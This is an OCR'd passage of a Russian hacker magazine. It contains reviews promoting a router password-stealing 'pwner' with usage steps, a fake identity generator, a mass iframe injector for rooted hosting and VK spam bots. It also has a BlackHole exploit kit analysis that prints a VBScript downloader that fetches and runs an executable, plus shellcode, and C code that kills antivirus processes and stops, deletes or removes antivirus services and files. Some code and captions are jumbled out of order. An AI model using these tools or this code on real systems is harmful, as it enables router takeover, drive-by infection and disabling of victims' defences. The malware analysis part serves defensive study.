


Роутеры под прицелом

На очереди еще одна крайне интересная и необычная программа — «pwner» роутеров Dir-300.
Если ты внимательно следишь за новостями в области ИБ, то должен знать, что в прошивках указанного роутера за номерами 2.05B03, 2.04, 2.01B1, 1.05B09, 1.05, 1.04, а также DIR-615 + 4.13B01 кроется интересный баг, заключающийся в том, что любой пользователь может узнать пароль от уязвимого роутера. Представленная программа как раз и дает тебе возможность удобного эксплуатирования данного бага.
Пользоваться pwner'ом крайне просто:
1. Пуск → cmd;
2. ipconfig, узнаем наш IP;
3. Запускаем прогу и вводим в первое окно IP-адрес, с которого нужно начать сканирование (к примеру, если наш IP 10.2.4.64, то вводим 10.2.4.0);
4. Во второе окно вводим конечный адрес (например, 10.2.4.255);
5. Выбираем нужные опции (чек на Dir-300, pwn роутеров);
6. Нажимаем «Go»;
7. Ждём, когда программа выполнит все действия.
В конце своей работы прога выдаст ссылки на

«готовые» роутеры. Далее ты сможешь нажать на заинтересовавший тебя IP и перейти в браузере в панель управления таким роутером. В данной панели управления тебе всего лишь необходимо будет ввести логин «admin» и свой пароль (или не вводить пароль вовсе). Это все. Теперь ты — полноправный владелец данного роутера :). Последние версии программы, а также поддержку от автора ищи тут: bit.ly/gJEL38.

Программа: Sharecash Survey Helper
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: TickTack



Генератор персональных данных

Sharecash Survey Helper — это простой, но в то же время функциональный генератор персональных данных. Прога может пригодиться, если тебе необходимо создать один или множество фейковых аккаунтов на каком-либо сайте. Лучше всего это применимо к англоязычным ресурсам, которые предлагают ввести правдоподобные данные в процессе регистрации. Генерируются следующие поля: First name, Last name, Address, City, State, Zip, Email, Birthday, Phone. Особо стоит отметить, что программа генерирует правильную связку «Zip — Город», чтобы тебе не пришлось тратить время на утомительные поиски корректного индекса по всяким желтым страницам. И помни, что для работы утилиты нужен .NET Framework версии 4.0.

Программа: Shadow iframer[local]
ОС: *nix
Автор: Gh0s7

Работа с ифреймером

На очереди старенький, но все еще не утративший своей актуальности ифреймер, написанный на bash и Perl. Ифреймер — это небольшая программа для вставки своего кода в php/html-файлы. Смысл в этом такой: например, тебе слили очередной приватный эксплойт, который может работать со всеми IE. Ясно, что ты тут же захотел его заюзать и поиметь нужное количество ботов, асек и другого приятного стаффа. Под рукой у тебя как раз есть небольшой недавно порутанный хостинг, на котором лежат огромные массы html-страниц. Вставлять код вручную в каждую страницу не представляется возможным, поэтому и придумали ифреймеры. Ифреймеры бывают удаленными (к примеру, для работы по ftp) и локальными. Shadow iframer — локальный. Сам скрипт данного ифреймера написан на баше с перловыми вставками и представлен сразу в нескольких версиях: версия для пользователя root (подразумевается, что трояниться будут все страницы хостинга) и для пользователя nobody (трояниться будут только страницы, доступные на запись). Использовать скрипт очень просто: запускай его с одним параметром — файлом с ифрейм-кодом. Ифреймер сам найдет все index-файлы и вставит в них твой код сразу же после первого тега body. Примерный лог запуска:

```
# ./iframe.sh
[*]Searching for perl.../usr/bin/perl
[*]Starting index finder...please
wait...search complete. Found X pages
[*]Generating iframer...complete.
Starting iframer
[*] Injecting complete, deleting temp
files...
[*] Finished
```

Свои предложения и пожелания направляй автору в топик на Античате: http://bit.ly/ePt36Y.

Программа: Antigate Balance
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Zdes Bil Ya



Правильный менеджер аккаунтов antigate.com

Пришла очередь еще одной маленькой, но безумно полезной проги от уже известного тебе кодера Zdes Bil Ya. Оперируешь множеством утилит и скриптов, которые используют антикапчу от antigate.com? Устал вручную проверять баланс для каждого своего антигейтовского аккаунта? Оптимальным решением этой проблемы будет использование программы Antigate Balance.
Итак, Antigate Balance — это программа для отслеживания баланса на аккаунтах antigate.com (до пяти штук включительно).
Функционал и особенности проги:

- сворачивание в трей;
- возможность ручного обновления;
- автоматическое обновление через заданный промежуток времени;
- автоматическое сохранение настроек.

Работать с утилитой достаточно просто: вписывай имя аккаунта, ключ антикапчи к нему и нажимай на галочку. После этих нехитрых действий акк добавится в список для проверки. Свои вопросы и предложения направляй прямиком к Zdes Bil Ya в его блог bit.ly/eJbNku. Кстати, в качестве бонуса автор прилагает к чекеру и его исходный код.

Программа: VkAksEnter
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: IOFFE



Массово вступаем в группы

Последней в нашем сегодняшнем обзоре выступает небольшая утилитка, которая будет полезна всем, кто работает с соцсетью ВКонтакте.
Итак, VkAksEnter — это многопоточный «вступатель» в группы, встречи, приложения.
Функционал проги:

- многопоточность;
- поддержка antigate.com;
- вступление/выход из списка групп (плюс возможность рассказать об этом друзьям);
- вступление/выход из списка встреч;
- вступление/выход из списка приложений.

Любые вопросы по утилите ты сможешь задать по адресу ioffe-soft.ru/?p=412.

Вячеслав Закоржевский



ВСКРЫВАЕМ ЭКСПЛОИТ-ПАК

Разбираем внутренности BlackHole exploit kit

В этой статье я решил рассмотреть не PE'шник, как делал в предыдущих статьях, а целый эксплойт-пак. Для разбора я выбрал BlackHole exploit kit. Он очень популярен в последнее время — так, например, недавно им был инфицирован сайт американской почтовой службы. С этого сайта происходил редирект как раз на страницу, где размещался вышеупомянутый эксплойт-пак.

Итак, в тексте я представлю полную схему работы этой штуки. Все будет описано с самого начала (простого редиректа) и до конечной цели (исполняемого файла).

Поехали!

Начинаем наш обзор. Все начинается с того, что пользователь заходит на зараженный легальный сайт или, например, кликает по ссылке из спамерского послания. После этого он попадает на промежуточную страницу, которая осуществляет редирект. В моем примере она выглядела вот так:

```
<html>
<head>
<script language='javascript'>
location.href =
'http://******.net/index.php?tp=98a8c9d4da3191f5';
```

рис. 1. **Фрагмент основной html-страницы, содержащий контейнер div**

рис. 3. **Начало расшифрованной основной страницы эксплойт-пака. Видна отрисовка ошибки 404 и объявление массивов, содержащих версии PDF и Java**

```
</script>
<body>
</body>
</html>
```

Здесь все довольно примитивно — пустая HTML-страница, с которой выполняется переадресация посредством 'location.href='. А затем начинается самое интересное — пользовательский браузер загрузит основную страницу BlackHole, с которой будет организовываться выполнение всех остальных эксплойтов. Первым делом я открыл файл в Hiew. Что же я обнаружил? В самом начале, после тэгов <html> и <body>, идет описание свойств стиля 'asd':

```
.asd {width:0;height:0;overflow:hidden;}
```

Далее в div'е с этим стилем расположены какие-то (по-видимому, зашифрованные) данные. Как раз для того, чтобы пользователь не увидел их на экране, и применяется специально подготовленный стиль, прячущий от глаз все лишнее. А заканчивается документ кодом на JS, который слегка обфусцирован и, очевидно, должен работать с информацией в контейнере <div> (рис. 1).

Пора приступать к разбору непосредственно кода. Я отлаживал скрипт с помощью плагина FireBug для FireFox, попутно используя MSDN, чтобы понять назначение некоторых методов и свойств. Что и как здесь работает, я объясню с конца. Суть всего скрипта — выполнить eval над данными, расположенными в <div>. Но, как видно из скриншота, там расположены какие-то числа, причем не только целые, а еще и вещественные (v*1,22222). Таким образом, к этим числам нужно применить метод fromCharCode, который преобразовывает число в ANSI-символ. Это и происходит в коде, расположенном на предпоследней строке. Однако не все так просто — строки eval и fromCharCode получаются путем использования хитрых манипуляций. А именно — к объекту document добавляется стиль, к которому в поле innerHTML прибавляется строка #va {background:url(data:,ring.from4harCo)}. Далее из этой строки дергаются символы va для сборки eval и ring.from4CharCo для сборки fromCharCode. Что же получается на выходе после eval'a? А как раз тот документ, который и будет непосредственно запускать эксплойты. Я сохранил вывод после eval'a в отдельный файл и приступил к его анализу. Файл начинается со следующей строки:

рис. 2. **Фрагмент, содержащий расшифровывающий скрипт и основной html-скрипт**

```
document.write(
  '<center><h1>404 Not Found</h1></center><hr>');
```

Таким образом, на страницу выводится классическое сообщение об ошибке 404, хотя со страницей, очевидно, все в порядке. Это еще одна уловка, чтобы пользователь ничего не заподозрил. На первый взгляд, кода в html'ке оказалось достаточно много, однако обфускация практически отсутствовала, а большую его часть занимали разнообразные проверки версий плагинов и создание объектов.

Запуск эксплойтов тривиален, поэтому эту часть я решил опустить и перейти непосредственно к описанию каждого из них. Для начала приведу список уязвимостей, которые эксплуатируются: CVE-2010-1885, CVE-2010-4452, CVE-2010-3552, ADODB.Stream и CVE-2010-0188. Начну с самого простого.

CVE-2010-1885

Первый подопытный — VBS-скрипт, эксплуатирующий уязвимость в ADODB.Stream, исправленную еще в середине 2004 (!) года. Выполнен он типично для такого рода скриптов — слегка обфусцирован и не более того. Например, часть строк была подвержена реверсу. Его функционал заключается в загрузке и запуске файлов из интернета. Но как тебе известно из системных сообщений, файлы из интернета могут быть не только полезны, но и опасны :). Для реализации описанного функционала используются объекты MSXML2.XMLHTTP, ADODB.Stream и Wscript. Любопытно, что эта уязвимость стара как мир, но до сих пор используется.

```
<html>
<script language="VBScript">
w = 3000
x = 200
y = 1
z =  false
a = 
Set e = Createobject (StrReverse ("tcejbOmetsySeliF.gnitpircS"))
Set f = e .GetSpecialFolder (2)
b = f &"\exe.ex2"
b = Replace (b , Month ("2010-02-16"), "e")
OT = "GET"
Set c = CreateObject (StrReverse ("PTTHLMX.2LMXSM"))
Set d = CreateObject (StrReverse ("maertS.BDODA"))
Set o = Createobject (StrReverse ("tcejbOmetsySeliF.gnitpircS"))
On Error resume
next
c .open OT , a , z
c .send ()
If c .Status = x  Then
d .Open
d .Type = y
d .Write c .ResponseBody
d .SaveToFile b
d .Close
End If
Set w = CreateObject (StrReverse ("llehS."&"tpi"&"rcSW"))
Eval (StrReverse ("b Cexe.W"))
W .eXeC "taskkill /F /IM wmplayer.exe"
W .eXeC "taskkill /F /IM realplay.exe"
Set g = o .GetFile (e .GetSpecialFolder (2)&"\"&StrReverse ("sbv.1"))
g .Delete
WScript .Sleep w
Set g = o .GetFile (b )
```

рис. 4. Фрагмент VBS-скрипта, эксплуатирующего уязвимость в ADODB.Stream

CVE-2010-4452

Следующий исследуемый образец — эксплойт, использующий CVE-2010-4452. Эта уязвимость была официально опубликована Oracle в середине февраля этого года. С ее помощью можно загрузить Java-апплет и исполнить его в обход системы безопасности. Для этого нужно заполнить поля code и codebase тэга <applet> специальным образом. Одна из особенностей этого эксплойта заключается в том, что адрес, по которому производится загрузка, представляет собой двойное слово в десятичной системе исчисления. Поясню: браузер переведет это число в IP-адрес автоматически. То есть, если перейти по адресу http://1476066051, то браузер успешно откроет страницу популярного российского поисковика.

CVE-2010-3552

Следующий эксплойт, удостоенный чести быть разобранным, использует уязвимость CVE-2010-3552. Дыра опять-таки расположена в Java Runtime Environment. Эксплуатируется она элементарно — если Java-апплет запускается с параметром launchjnlp, то загрузчик копирует строку из поля docbase в стэковый буфер при помощи функции sprintf. Думаю, что дальше пояснять не нужно. Шелл-код также не представляет особенного интереса — вначале идет стандартное получение kernel32 через PEB:

```
pushad
xor     ecx,ecx
mov     esi,fs:[ecx][30]
mov     esi,[esi][0C]
mov     esi,[esi][1C]
mov     ebx,[esi][08]
mov     edx,[esi][20]
mov     esi,[esi]
cmp     [edx][18],cx
jne
mov     [esp][1C],ebx
popad
retn
```

Далее происходит получение адресов API-функций по их хэшам (см. рис. 8.). Завершающий этап — скачивание файла из urlmon.dll при помощи URLDownloadToFile, и затем — его запуск.

Эксплойт для Help and Support Center

На подходе следующий эксплойт, который использует уязвимость в весьма экзотическом компоненте ОС Windows — Help and Support Center. Фишка в том, что для доступа к онлайн-ресурсам

рис. 5. Фрагмент эксплойта, использующего CVE-2010-1885

рис. 6. **Фрагмент JavaScript'а, эксплуатирующего CVE-2010-1088**

рис. 8. **Фрагмент шеллкода, выполняющий получение адресов API-функций по их контрольным суммам**

этот компонент использует специальный адрес, начинающийся с hcp://. А теперь о самом эксплойте — он основан на технике сокрытия кода, аналогичной той, что использует первичная html'ка, которая разбиралась в самом начале. Здесь так же, как и там, используется тэг <div> в качестве контейнера данных. Обфускация тоже применена аналогичная. Итак, быстро расшифровав «первый слой», я увидел непосредственно эксплойт, использующий CVE-2010-1885 (см. рис. 5).
Первое, что бросилось в глаза — адрес, начинающийся с hcp:// и обилие повторяющихся символов %A. А второе — разнообразные строки, отвечающие за скачивание и запуск файла: SaveToFile, GET, Adodb.Stream, WshShell.Run, MSXML2.XMLHTTP и так далее. Там же находятся ссылка на скачиваемый файл и его локальное название на жестком диске. Таким образом, суть и этого эксплойта сводится к тому, чтобы просто скачать и запустить файл.

Эксплойт под Adobe Reader и Adobe Acrobat

На очереди остался последний компонент, представляющий собой PDF-документ, а для концовки я оставил PE'шник, который скачивается всеми упомянутыми в статье эксплойтами. Итак, аплодисменты: замыкает наш хит-парад эксплойт под Adobe Reader и Adobe Acrobat. Как я уже упоминал выше — это PDF'ка. В ней содержится XFA-шаблон и код на JavaScript. Шаблон выглядит следующим образом:

```
<template xmlns="http://www.xfa.org/schema/xfa-template/2.5/">
<subform layout="tb" locale="en_US" name="asfaewf">
```

```
push    04D
push    04D
push    04D
push    04D
push    04D
push    04D
call    PatBlt ;GDI32   ---↓ (2)
mov     ecx,[ebp][-1C]
cmp     ecx,-057 ;"W"
jne     .000401972    ---↓ (3)
cmp     ecx,0768F39DA
je      .000401972    ---↓ (4)
cmp     ecx,03C47BAA6
jc      .000401972    ---↓ (5)
dec     ecx
or      esi,077 ;"w"
mov     [ebp][-04],ecx
mov     ecx,00040A529   ---↓ (6)
mov     [ebp][-14],esi
dec     ecx
mov     [ebp][-44],ecx
push    000481010 ;'opengl32.dll'
call    LoadLibraryA ;KERNEL32   ---↓ (8
xor     edx,edx
or      edx,-032 ;"2"
or      edi,0003F8E38
add     edx,edx
or      edx,0704DE968
mov     edi,fs:[00000018]
```

рис. 7. **Фрагмент кода «целевого» исполняемого файла**

```
<pageSet>
<pageArea id="roteYom" name="roteYom">
<contentArea h="756pt" w="576pt" x="0.25in" y="0.25in"/>
<medium long="792pt" short="612pt" stock="default"/>
</pageArea>
</pageSet>
<subform h="756pt" w="576pt" name="qwgwqgwqg">
<field h="65mm" name="favwwbw" w="85mm" x="53.6501mm"
 y="88.6499mm">
<event activity="initialize" name="loxRote">
<script contentType="application/x-javascript">
```

Как видишь, здесь создается subform и pageArea, а в первом еще и располагается скрипт, который будет вызываться при открытии документа. То есть при вызове события initialize, которое указано в 'event activity='.
Больше в файле ничего интересного я не обнаружил. Скрипт выполнен способом, аналогичным тому, что я описывал уже два раза выше по тексту. После расшифровки данных в <div> передо мной предстали два шелл-кода. Каждый их них предназначен для определенной версии продукта Adobe, под которым запущен документ. В шеллкодах опять же реализуется загрузка исполняемого файла, а сама уязвимость проявляется при записи в favwwbw.rawValue (по поводу favwwbw — смотри чуть выше) специально сформированного TIFF-изображения.

Ковыряем сам экзешник

Итак, с эксплойт-паком покончено. А на закуску — исполняемый файл (см. рис. 7), который все так упорно пытаются скачать и запустить. Это оказался типичный лжеантивирус. Запакован он UPX'ом, который я успешно снял при помощи 'upx -d', и защищен неким протектором. Как обычно, использована обфускация и антиэмуляция.

Заключение

В итоге оказалось, что все ухищрения применяются лишь для того, чтобы установить на компьютер поддельный антивирус. Который и будет выкачивать деньги с напуганного и введенного в заблуждение пользователя. Любопытно, что уязвимости используются явно не первой свежести, так что лучше следить за обновлениями популярного софта :). ⌶



Артем RankoR Смирнов (ax-soft.ru)



BEGINNERS EDITION

ШАЛОСТИ С АНТИВИРУСАМИ

Испытываем базовую устойчивость AVG, Trend Micro и Microsoft Security Essentials

Сегодня вместо брутальных низкоуровневых опытов от наших краш-лаборантов тебя ждет легкая прогулка по спинам трех известных за рубежом антивирусных продуктов. Только простые трюки, только высокоуровневый кодинг. Но переживут ли они эти эксперименты?

Кто на новенького?

Тестировать мы будем три не очень популярных в России, но достойных антивируса, причем два из них — бесплатные. Итак, вот список:

- Trend Micro — американо-японский продукт. На российском рынке занимал четвертое место по популярности в 2007 году.
- AVG Internet Security 2011 (бесплатная версия) — чешская система защиты, включающая в себя антивирус.
- Microsoft Security Essentials –бесплатный антивирус от малоизвестной американской софтверной компании.

Подготовка

В первую очередь необходимо настроить стенд для тестирования. Тестировать, а тем более «убивать» антивирусное ПО на рабочей машине — не самая хорошая идея. Тем не менее, второго (ненужного) компьютера у меня нет, поэтому я решил пойти



Слишком перегруженный интерфейс AVG

самым очевидным способом — экспериментировать на виртуальной машине.

В качестве ПО для виртуализации я использую Oracle VirtualBox с установленным на нем Windows XP SP3. Кодить мы будем на локальной машине, а запускать и отлаживать приложение — на виртуальной.

Для начала настроим виртуальную машину. Чтобы она была доступна с хоста, нужно настроить второе сетевое соединение. Сетевой адаптер должен иметь тип «Виртуальный адаптер хоста» («VirtualBox Host-only Ethernet adapter»). После загрузки ОС второй адаптер получит адрес из подсети 192.168.56.0/24. В моем случае адрес был 192.168.56.102. Далее расшариваем папку на машине — я выбрал C:\Share\fuckAv.

В качестве IDE я использую Visual Studio 2010, в комплекте с которой имеется весьма неплохой удаленный отладчик. Открывай свойства проекта, выбирай пункт Debugging.

- Debugger to launch — Remote Windows Debugger;
- Remote Command — C:\Share\fuckAv\fuckAv.exe;
- Working directory — C:\Share\fuckAv;
- Remote Server Name — 192.168.56.102;
- Connection — Remote with no authentication (Native only);
- Debugger Type — Native Only.

Также на виртуалку надо скопировать директорию x86 из директории удаленного отладчика, после чего запустить msvsmon.exe.


После этого софт будет запускаться на виртуальной машине, несмотря на то, что IDE запущена на локальном компьютере.

Главное правило — никаких правил

Цель тестирования элементарна — «вынести» антивирус любым легальным (или не очень) способом. Я использую следующие методы:

- Самое первое, что мы попытаемся сделать — убить графический интерфейс антивируса, чтобы он не мог взаимодействовать с пользователем.
- Второй этап — убийство сервиса антивируса.
- Третий этап — попытка удалить содержимое папки антивируса (или хотя бы часть содержимого).


Небольшая оговорка — все действия производятся из user-mode с правами администратора. За каждый тест испытуемый может получить от 2 до 5 баллов — прямо как в школе.



Epic Fail детища Microsoft

Без лица

Графика убивается самым элементарным способом. Антивирусы обычно держат графическую часть в отдельном процессе, который мы и попытаемся завершить. Функция для убийства гуя проста, как три копейки:



```
bool killProcessByPID(int PID)
{
  return TerminateProcess(OpenProcess(
    SYNCHRONIZE | PROCESS_TERMINATE, false, PID),
    0);
}
```

В общем, получаем хэндл процесса с правами SYNCHRONIZE и PROCESS_TERMINATE, а потом просто завершаем его. Как же повели себя подопытные? Первым будет детище мелкомягких — Microsoft Security Essentials. Оно, будучи уже вполне зрелым, даже не пискнуло при убийстве, за что и получает уверенную двойку. Кстати, сегодня мы не будем делать никаких выводов и суммировать оценки. Говорят, в первом классе этим не занимаются :).

Следующий на очереди — Trend Micro. Он дает убить процесс с главным окном, но за значок в трее отвечает процесс, запущенный с привилегиями SYSTEM, соответственно, убить его из usermode нельзя даже с правами администратора. Более того, после закрытия главного окна можно щелкнуть на иконку в трее, и окно появится вновь. Я считаю, что Trend Micro заслуживает твердой «четверки» за этот тест.

Далее идет AVG. Он запускает два процесса от имени текущего пользователя: один отвечает за главное окно, второй — за иконку в трее. Главное окно убивается без проблем, а вот иконку убить не получается — Access Denied. Четверка.

Service Permanently Unavailable

Ладно, с графическим интерфейсом разобрались. Но то, что мы уничтожили графику, почти ничего не значит — служба антивируса по-прежнему бодрствует. Наша задача — остановить службу антивируса. Делается это нехитрой функцией, которую ты найдешь на врезке.



dvd

На диске ты найдешь исходник в виде проекта для Visual Studio 2010.



warning

Будь осторожен, играя с антивирусами, и используй эту информацию только для ознакомления.





Лаконичное и красивое окно Trend Micro

Первым тестируем, опять же, Essentials. Вот уж чего не ожидал, так этого — наш подопытный провалил и этот тест, дав выгрузить свой сервис без лишних вопросов. «А что если...?» — подумал я, и вставил после остановки сервиса следующие две строки:

```
if ( result )
  result = DeleteService(scService);
```

Затаив дыхание, запускаем... И что же мы видим? MS SE, ругающийся на остановленный сервис. Ладно, нажимаем на большую красную кнопку посреди окна — и видим ошибку. Да, эта программка разрешила удалить свою службу. Печально. Снова два балла.

Проверяем Trend Micro — и ничего у нас не выходит. Он мониторит вызов подобных функций, при этом дает открыть свой сервис с максимальными правами, но.. при попытке остановить сервис мы получаем ошибку, причем ошибка — не просто ошибка доступа, а ERROR_INVALID_SERVICE_CONTROL. С удалением сервиса все еще интереснее: DeleteService возвращает true, при этом с самим сервисом ничего не происходит. Что ж, похвально — пятерка.

AVG держит запущенными сразу 2 службы — avgwd и AVGIDSAgent. Ни одну из них остановить не получается, с удалением ситуация аналогичная. Пятерка.

File not found

Последний тест я решил задействовать для очистки совести, полагая, что испытуемые не настолько тупы. Но, как оказалось, я ошибался. Функция такова:

```
bool removeFolder(const char *file)
{
  return MoveFileEx(file, NULL, MOVEFILE_DELAY_UNTIL_REBOOT);
}
```

Напоминаю, вызов функции MoveFileEx с переданным в качестве второго параметра нулевым указателем означает не что иное, как удаление пути, указанного в первом параметре, а флаг MOVEFILE_DELAY_UNTIL_REBOOT указывает системе, что файл нужно удалить в процессе перезагрузки.

Это необходимо в связи с тем, что используемые в момент перемещения (удаления) файлы останутся на своих местах, а мы останемся с носом. Все, хватит болтовни — приступаем к делу. MS Security Essentials не дает удалить ни файл своего сервиса, ни GUI'я. Так же, как и в случае с Trend Micro, возвращается ошибка доступа. При этом ни один антивирус не завопил о подозрительном exe'шнике, поэтому оба получают оценку 4.

А вот тут непобедимый AVG и спасовал — после выполнения строчки removeFolder("C:\\Program Files\\AVG\\AVG10\\avgui.exe"); и перезагрузки GUI антивируса перестал запускаться, а файл отправился в глубины /dev/null. Пробуем удалить всю директорию антивируса и.. директория осталась на своем месте, а службы запустились. Подопытный получает тройку.

ОСТАНАВЛИВАЕМ СЕРВИС

```
bool stopService(const char *svcName)
{
  SC_HANDLE scManager = NULL;
  SC_HANDLE scService = NULL;
  bool result = false;
  SERVICE_STATUS ss;

  scManager = OpenSCManager(NULL, NULL,
    GENERIC_ALL);

  if ( ! scManager )
  {
    printf("[-] Failed to open SCManager:  %d\n",
      GetLastError());

    return false;
  }

  scService = OpenService(scManager, svcName,
    GENERIC_ALL);

  if ( ! scService )
  {
    printf("[-] Failed to open the service: %d\n",
      GetLastError());

    return false;
  }

  result = ControlService(scService,
      SERVICE_CONTROL_STOP, &ss);

  CloseServiceHandle(scService);
  CloseServiceHandle(scManager);

  return result;
}
```

Вердикт


В принципе, антивирусы держались неплохо, и откровенно стандартными средствами серьезно повредить их не удалось. «Порадовало» изделие от Майкрософт — как плохими результатами нашего теста, так и реакцией их саппорта. При попытке сообщить о косяках они не захотели дать мне какой-нибудь контакт разработчиков, чтобы я мог рассказать им об этих дырах.

На n-ном шаге переписки все же предложили передать информацию через них — ага, конечно же, передадут :). Второе, и самое важное: почему антивирусы не вопили, как бешеные, видя, что их собираются прикончить? Они запрещали удалять свои директории, останавливать службы, но почему ни один из них даже не заикнулся о подозрительном файле?

ТРЕНДЫ КИБЕРПРЕСТУПЛЕНИЙ

Ущерб от киберпреступников ежегодно исчисляется сотнями миллионов долларов. Но какие сферы их деятельности наиболее прибыльны и показывают стабильный рост?

В бизнесе есть такой инструмент как BCG-матрица (название идет от названия компании, которая ее разработала — Boston Consulting Group). Это специальная диаграмма с двумя параметрами: «Доля на рынке» и «Рост», на которой располагаются различные продукты компании. Это позволяет владельцам бизнеса проанализировать, на какие сферы деятельности необходимо делать ставки, а от каких, возможно, стоит избавиться. Как это относится ко взлому? Аналитики из компании CISCO ежегодно составляют такую матрицу для рынка IT-преступлений, наглядно изображая наиболее актуальные с точки зрения прибыльности, а также скорости и масштабности распространения методы, которые используют злоумышленники. Это любопытно.



